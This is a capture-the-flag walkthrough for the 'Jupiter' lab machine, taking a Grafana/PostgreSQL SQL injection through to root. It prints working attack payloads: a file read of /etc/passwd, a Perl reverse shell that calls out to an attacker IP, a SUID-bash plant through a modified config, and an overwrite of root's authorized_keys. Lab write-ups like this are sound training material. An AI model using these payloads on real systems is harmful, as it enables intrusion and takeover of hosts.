Difficulty: Medium
OS: Linux
Date: 2023-09-18
Completed: 2023-09-18
Enumeration
The following basic information about the host was discovered through use of nmap and gobuster:
Ports 22 (SSH) and 80 (HTTP) open
VHOST kiosk.jupiter.htb exists
Port discovery
First, find all open TCP ports:
$ sudo nmap -p- --min-rate 10000 -oA scans/tcp_allports jupiter.htb...PORT STATE SERVICE22/tcp open ssh80/tcp open http
Then, scan these ports using scripts and version detection. This allows for less time spent scanning than if these two nmap commands were to be combined.
$ sudo nmap -p 22,80 -sC -sV -oA scans/tcp_scripts jupiter.htb...PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)...80/tcp open http nginx 1.18.0 (Ubuntu)|_http-title: Home | Jupiter|_http-server-header: nginx/1.18.0 (Ubuntu)
VHOST enumeration
Scan for VHOSTs using gobuster to discover the kiosk subdomain:
This kiosk VHOST is a Grafana instance that allows public access to a dashboard displaying information on planetary moons. A login page is available, but it appears that new user signup is disabled.
Foothold

Poking around the Grafana dashboard with Burp open in the background, an interesting API request is seen when refreshing the default Dashboard:

This endpoint allows for execution of arbitrary SQL commands on the target’s PostgreSQL database:
Files can be read using the following payload, as shown in the above screenshot:
select * from pg_read_file('/etc/passwd', 0, 100000);
The HackTricks page on PostgreSQL has an RCE payload that can be used to spawn a reverse shell on the target:
COPY (SELECT '') TO PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,\"10.10.14.95:443\");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
From this shell, the users jovian and juno are discovered in the /home directory.
User juno
Discovery
Uploading and running pspy64 reveals the following potentially interesting executions:
The file /dev/shm/network-simulation.yml contains the following contents:
network-simulation.yml
general: # stop after 10 simulated seconds stop_time: 10s # old versions of cURL use a busy loop, so to avoid spinning in this busy # loop indefinitely, we add a system call latency to advance the simulated # time when running non-blocking system calls model_unblocked_syscall_latency: truenetwork: graph: # use a built-in network graph containing # a single vertex with a bandwidth of 1 Gbit type: 1_gbit_switchhosts: # a host with the hostname 'server' server: network_node_id: 0 processes: - path: /usr/bin/python3 args: -m http.server 80 start_time: 3s # three hosts with hostnames 'client1', 'client2', and 'client3' client: network_node_id: 0 quantity: 3 processes: - path: /usr/bin/curl args: -s server start_time: 5s
It appears that modifying this may allow arbitrary command execution through the shadow program, running as the juno user (as seen with pspy).
Exploiting shadow
Modifying the hosts section will cause the commands to be executed as juno the next time this program is run:
hosts:
  # a host with the hostname 'server'
  server:
    network_node_id: 0
    processes:
    - path: /usr/bin/cp
      args: /bin/bash /tmp/bash
      start_time: 0s
    - path: /usr/bin/chmod
      args: u+s /tmp/bash
      start_time: 3s
After waiting ~1min, there should be a copy of bash at /tmp/bash, owned by juno and with the SUID bit set. This allows elevation to the juno user with /tmp/bash -p. Add an SSH key to /home/juno/.ssh/authorized_keys, and connect using this key. From the resultant session, the user flag can be read.
Privilege Escalation
User jovian
Discovering Jupyter
Previously, when running pspy as postgres, a Jupyter notebook being opened/run as the jovian user was seen in the output:
As juno is a member of the science group, we have rw permissions on the /opt/solar-flares/ directory. However, we are not able to directly modify flares.ipynb:
$ iduid=1000(juno) gid=1000(juno) groups=1000(juno),1001(science)$ ls -lah /opt/solar-flaresdrwxrwx--- 4 jovian science 4.0K May 4 18:59 solar-flares$ ls -lah /opt/solar-flares/flares.ipynb-rw-r----- 1 jovian science 234001 Mar 8 2023 flares.ipynb
As starting jupyter-notebook will generally start the Jupyter notebook editor, by default on port 8888, we may be able to forward this running session and edit/run cells as the user that is running Jupyter (jovian). It can be confirmed that port 8888 is open on localhost:
$ ss -tlpn | awk '{ if (NR>1) {print $4} }'127.0.0.53%lo:530.0.0.0:22127.0.0.1:3000127.0.0.1:8888127.0.0.1:54320.0.0.0:80[::]:22
Accessing Jupyter
The port can be forwarded in the existing SSH session with the following commands:
<Enter>~C # These must be the first keystrokes entered on a new line-L 8888:localhost:8888
SSH forwarding with ~C not working?
If the ~C command above returns “commandline disabled,” add the EnableEscapeCommandline option to ~/.ssh/config on your host (ref):
EnableEscapeCommandline yes

Now, access Jupyter on the host machine at http://localhost:8888/. The landing page displays a message prompting for a password or token:
On the target, there are a number of log files in /opt/solar-flares/logs/, labelled with dates. The newest of these contains the token needed to authenticate:
[I 11:58:44.444 NotebookApp] Jupyter Notebook 6.5.3 is running at:[I 11:58:44.444 NotebookApp] http://localhost:8888/?token=7d5482e5dfe0e01a480919b32da3b183df7bb2814501ffc5[I 11:58:44.444 NotebookApp] or http://127.0.0.1:8888/?token=7d5482e5dfe0e01a480919b32da3b183df7bb2814501ffc5[I 11:58:44.444 NotebookApp] Use Control-C to stop this server and shut down all kernels (twice to skip confirmation).[W 11:58:44.450 NotebookApp] No web browser found: could not locate runnable browser.[C 11:58:44.451 NotebookApp] To access the notebook, open this file in a browser: file:///home/jovian/.local/share/jupyter/runtime/nbserver-1173-open.html Or copy and paste one of these URLs: http://localhost:8888/?token=7d5482e5dfe0e01a480919b32da3b183df7bb2814501ffc5 or http://127.0.0.1:8888/?token=7d5482e5dfe0e01a480919b32da3b183df7bb2814501ffc5
Entering the token on the forwarded Jupyter page allows for access to the flares.ipynb notebook, as well as the ability to create a new notebook.
Create a new notebook, and add a Python 3 reverse shell to the first cell. Manually run this cell to spawn a reverse shell as the jovian user:
In the reverse shell spawned as jovian, it is possible to execute sudo -l (this would not be possible with e.g. a bash SUID binary, as it would still prompt for the password of juno):
jovian@jupiter:/opt/solar-flares$ sudo -lUser jovian may run the following commands on jupiter: (ALL) NOPASSWD: /usr/local/bin/sattrack
Running sudo sattrack displays the following error:
Satellite Tracking System
Configuration file has not been found. Please try again!
Running the binary with strace reveals that it attempts to read the config from /tmp/config.json:
newfstatat(AT_FDCWD, "/tmp/config.json", 0x7ffe2d43a9d0, 0) = -1 ENOENT (No such file or directory)
Search the system with find / -type f -name config.json 2> /dev/null to reveal an example config at /usr/local/share/sattrack/config.json, with the following contents:
We can copy this config file to /tmp/config.json and modify the list of tlesources to point at any file - local or remote. The program will attempt to download each URI in tlesources, and will then create a copy of the file globally readable in the tleroot path (/tmp/tle/ by default).
Note
Of course, at this point file:///root/root.txt could be added to tlesources and the root flag could be read, but this isn’t arbitrary command execution as root. I would prefer full control, and an interactive shell.
As the config controls both the name of the copied/downloaded file and the directory path it is copied/downloaded to, we can overwrite /root/.ssh/authorized_keys with a public SSH key and obtain SSH access as root:
Start a web server on the attacking machine, and host the public key to be copied as authorized_keys. Run sudo sattrack to copy the key to the correct location, then simply SSH with ssh -i path/to/key root@jupiter.htb.